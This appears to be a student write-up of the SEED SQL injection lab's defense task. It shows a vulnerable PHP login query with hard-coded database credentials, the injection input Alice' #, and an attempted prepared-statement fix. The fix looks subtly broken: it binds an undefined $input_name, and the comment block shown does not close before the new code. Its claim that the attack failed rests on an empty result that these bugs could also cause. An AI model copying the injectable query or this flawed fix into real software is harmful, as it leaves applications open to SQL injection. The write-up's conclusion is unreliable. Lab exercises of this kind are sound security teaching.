
- ID: 1
- Name: Alice
- EID: 10000
- Salary: 30000
- Social Security Number: 10211002

A vulnerability has been spotted in the code of defense site in the **unsafe.php** file. This vulnerability even allows as simple an SQL statement as **Alice' #**



```
unsafe.php
1 $dbhost="10.9.0.0";
2 $dbuser="seed";
3 $dbpass="dees";
4 $dbname="sqlab_users";
5
6 // Create a DB connection
7 $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
8 if ($conn->connect_error) {
9     die("Connection Failed: " . $conn->connect_error . "\n");
10 }
11 return $conn;
12
13
14
15
16
17 $input_uname = $_GET['username'];
18 $input_pwd = $_GET['Password'];
19 $hashed_pwd = sha1($input_pwd);
20
21 // create a connection
22 $conn = getDB();
23
24 // do the query
25 $result = $conn->query("SELECT id, name, eid, salary, ssn
26     FROM credential
27     WHERE name= '$input_uname' and Password= '$hashed_pwd'");
28 if ($result->num_rows > 0) {
29     // only take the first row
30     $firstrow = $result->fetch_assoc();
31     $id      = $firstrow["id"];
32     $name   = $firstrow["name"];
33     $eid    = $firstrow["eid"];
34     $salary = $firstrow["salary"];
35     $ssn   = $firstrow["ssn"];
36 }
```

To make prepared statements I have commented the already present vulnerability from line 25 to 38. Then continuing from line 39 I wrote the code where username and password are not just accepted as any input placed in the parameter. Then I bound the parameter with username input and hashed password continuing to the statement where only these parameters will be executed. When executed upon success the user id, name, eid, salary and ssn parameters will be fetched from the database. Finally closing it to prevent anymore vulnerabilities as to include other statements.




```
unsafe.php
~/Desktop/SEED/Labsetup/image_www/Code/defense
unsafe.php x getinfo.php x

18 $input_pwd = $_GET['Password'];
19 $hashed_pwd = sha1($input_pwd);
20
21 // create a connection
22 $conn = getDB();
23
24 // do the query
25 /*
26 $result = $conn->query("SELECT id, name, eid, salary, ssn
27                         FROM credential
28                         WHERE name= '$input_uname' and
29                         Password= '$hashed_pwd'");
30 if ($result->num_rows > 0) {
31     // only take the first row
32     $firstrow = $result->fetch_assoc();
33     $id      = $firstrow["id"];
34     $name    = $firstrow["name"];
35     $eid     = $firstrow["eid"];
36     $salary  = $firstrow["salary"];
37     $ssn     = $firstrow["ssn"];
38 }
39 $stmt = $conn->prepare("SELECT id, name, eid, salary, ssn
40                         FROM credential
41                         WHERE name= ? and Password= ?");
42 $stmt->bind_param("ss", $input_name, $hashed_pwd);
43 $stmt->execute();
44 $stmt->bind_result($id, $name, $eid, $salary, $ssn);
45 $stmt->fetch();
46
47 $stmt->close();
48 // close the sql connection
```

Now copying the **unsafe.php** file to the Web container in the defense folder.

```
01/01/23]seed@VM:~/.../defense$ ls
getinfo.php index.html style_home.css unsafe.php
01/01/23]seed@VM:~/.../defense$ gedit unsafe.php
'C
01/01/23]seed@VM:~/.../defense$ docker cp unsafe.php dc6e22bf255f:
/var/www/SQL_Injection/defense
```

Now trying the attack.



And the attack didn't work as nothing appeared which is more like no result and closed.

